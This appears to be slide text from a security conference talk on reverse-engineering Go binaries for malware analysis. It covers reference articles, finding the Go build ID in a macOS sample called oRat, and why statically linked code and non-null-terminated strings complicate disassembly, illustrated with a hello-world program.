


cryptography

+ static dependencies?



# Reversing Go

...a brief tangent



# RESOURCES

## ...on reversing Go



**Reversing Golang Binaries with Ghidra**

Dorka Palotay  
Senior Threat Researcher, CUJO AI

Albert Zsigovits  
Threat Researcher, CUJO AI

SECURITY RESEARCH

**AlphaGolang | A Step-by-Step Go Malware Reversing Methodology for IDA Pro**

JUAN ANDRÉS GUERRERO-SAADE / OCTOBER 21, 2021

## Resources:

- 1 "Reversing GO binaries like a pro"**  
[https://rednaga.io/2016/09/21/reversing\\_go\\_binaries\\_like\\_a\\_pro/](https://rednaga.io/2016/09/21/reversing_go_binaries_like_a_pro/)
- 2 "Reversing Golang Binaries with Ghidra"**  
<https://vbllocalhost.com/uploads/2021/09/VB2021-04.pdf>
- 3 "AlphaGolang | A Step-by-Step Go Malware Reversing Methodology for IDA Pro"**  
<https://www.sentinelone.com/labs/alphagolang-a-step-by-step-go-malware-reversing-methodology-for-ida-pro/>

# IDENTIFYING Go look for a build identifier

```
% strings - oRat/darwinx64_UNPACKED
...
? Go build ID: "FlbKFSZYPw70PUoFI1...pwP83"
```

oRat contains  
"Go build ID: <id>"

```
01 function __rt0_amd64_darwin {
02
03     return __rt0_amd64(...);
04
05 }
```

Entry point

```
01 void __rt0_amd64(...) {
02
03     _runtime.rt0_go(...);
04
05
06 }
```

Go runtime bootstrap  
function(s) : "rto\_go"



Written in Go?:  
Binary will contain "Go build ID: <id>"

# REVERSING Go: CHALLENGES


large size, with lots of (benign) library code



Large size

```
01 package main  
02  
03 func main() {  
04     print("Hello, #OBTS!\n")  
05 }
```

hello.go



```
% GOOS=darwin GOARCH=amd64 go build hello.go  
% file hello  
Mach-O 64-bit executable x86_64  
  
% du -h hello  
1.1M
```

binary: 1M+

malicious code + dependencies (libraries)  
...want to identify the latter, and ignore



*"Due to the approach of statically-linking dependencies,  
the simplest Go binary is multiple megabytes in size and  
one with proper functionality can figure in the 15-20mb  
range." -Juan*

# REVERSING Go: CHALLENGES

## reversing tools are confused by "Go strings"



"Go" Strings:  
non-null terminated

```
01 package main
02
03 func main() {
04     print("Hello, #OBTS!\n")
05 }
```

hello.go

The screenshot shows the assembly code for the `main.main` function. The code is as follows:

```
_main.main:
0x00000000001053f80 cmp    rsp, qword [r14+0x10]
0x00000000001053f84 jbe    loc_1053fb9

0x00000000001053f86 sub    rsp, 0x18
0x00000000001053f8a mov    qword [rsp+0x18+var_8], rbp
0x00000000001053f8f lea    rbp, qword [rsp+0x18+var_8]
0x00000000001053f94 call   runtime.printlock
0x00000000001053f99 lea    rax, qword [_go.string.*+3597]
0x00000000001053fa0 mov    ebx, 0xe
0x00000000001053fa5 call   _runtime.printstring
0x00000000001053faa call   _runtime.printunlock
0x00000000001053faf mov    rbp, qword [rsp+0x18+var_8]
0x00000000001053fb4 add    rsp, 0x18
0x00000000001053fb8 ret
; endp
```

Disassembly

"\_go.string.\*+3597"  
x-ref to ...???


The screenshot shows a memory dump with several non-null terminated strings highlighted. The strings include:

```
0609c8 67 73 20 2D 74 68 72 65 61 64 20 6C 69 6D 69 74 0A 47 43 20 61 73 73 69 73 74 gs -thread limit.GC assist
0609e2 20 77 61 69 74 47 43 20 77 6F 72 6B 65 72 20 69 6E 69 74 48 65 6C 6C 6F 2C 20 waitGC worker initHello,
0609fc 23 4F 42 54 53 21 0A 4D 42 3B 20 61 6C 6C 6F 63 61 74 65 64 20 53 49 47 41 42 #OBTS!.MB; allocated SIGAB
060a16 52 54 3A 20 61 62 6F 72 74 61 6C 6C 6F 63 66 72 65 65 74 72 61 63 65 62 61 64 RT: abortallocfreetracebad
```

embedded, non-null terminated strings  
(e.g. "Hello, #OBTS!")


